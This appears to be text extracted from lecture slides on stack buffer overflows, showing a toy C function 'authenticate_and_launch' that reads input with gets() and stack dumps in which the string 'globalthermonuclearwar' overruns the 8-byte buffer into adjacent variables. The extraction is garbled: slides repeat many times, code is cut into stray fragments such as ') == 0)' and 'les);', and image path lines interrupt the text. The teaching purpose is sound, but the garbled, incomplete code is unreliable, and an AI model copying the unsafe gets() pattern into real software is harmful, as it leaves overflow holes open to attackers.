


```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
}

```




```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
}

```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowAccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

puts("Operation complete");

}

a") == 0)

les);

low address

(whatever gets() needs to do)

return address, authenticate_and_launch()

pointer to the response buffer

response (8 bytes)

n missiles (4 bytes)

allowaccess (1 byte)

pointer to stack frame for _main

return address, next instruction in _main

pointer to stack frame for _start

return address, next instruction in _start

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
}

```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```

    puts("Operation complete");
}

```

Let's focus just on our three "stack variables"

) == 0)

les);

low address

(whatever gets() needs to do)

return address, authenticate_and_launch()
pointer to the response buffer

response (8 bytes)

n missiles (4 bytes)

allowaccess (1 byte)

pointer to stack frame for _main

return address, next instruction in _main

pointer to stack frame for _start

return address, next instruction in _start

high address

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
}

```

0xbffffa40	0x50	0xfa	0xff
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x39	0xe1
	0x88	0xfa	0xff
	0xa0	0x29	0xff
	0x02	0x00	0x00
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x00	0x00
	0x88	0xfa	0xff
	0x5b	0x85	0x04
			0x08


```

        puts("Operation complete");
}

```

) == 0)

les);



The following happened on my machine as I typed in:

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}


void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
    puts("Operation complete");
}
```

) == 0)

les);



The following happened on my machine as I typed in:

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

globalthermonuclearwar

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
    puts("Operation complete");
}
```

) == 0)

les);

low address

(whatever gets() needs to do)

return address, authenticate_and_launch()

pointer to the response buffer

response (8 bytes)

n_missiles (4 bytes)

allowaccess (1 byte)

pointer to stack frame for _main

return address, next instruction in _main

pointer to stack frame for _start

return address, next instruction in _start

high address

The following happened on my machine as I typed in:

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

globalthermonuclearwar


0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	'n'	'u'	'c'	'l'
	'e'	'a'	'r'	'w'
	'a'	'r'	'\0'	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
    puts("Operation complete");
}
```

) == 0)

les);

her v0.1");



The following happened on my machine as I typed in:

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

globalthermonuclearwar


0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
    puts("Operation complete");
}
```

) == 0)

les);

her v0.1");



0xbffffa40	0x50	0xfa	0xff
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x39	0xe1
	0x67	0x6c	0x6f
	0x61	0x6c	0x74
	0x65	0x72	0x6d
	0x6e	0x75	0x63
	0x65	0x61	0x72
	0x61	0x72	0x00
	0x88	0xfa	0xff
0xbffffa6c	0x5b	0x85	0x04

low address

high address

(whatever gets() needs to do)

return address, authenticate_and_launch()

pointer to the response buffer

response (8 bytes)

n_missiles (4 bytes)

allowaccess (1 byte)

pointer to stack frame for _main

return address, next instruction in _main

pointer to stack frame for _start

return address, next instruction in _start

And, now we have partly explained why we got:

0xbffffa40	0x50	0xfa	0xff
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x39	0xe1
	0x67	0x6c	0x6f
	0x61	0x6c	0x74
	0x65	0x72	0x6d
	0x6e	0x75	0x63
	0x65	0x61	0x72
	0x61	0x72	0x00
	0x88	0xfa	0xff
0xbffffa6c	0x5b	0x85	0x04

low address

high address

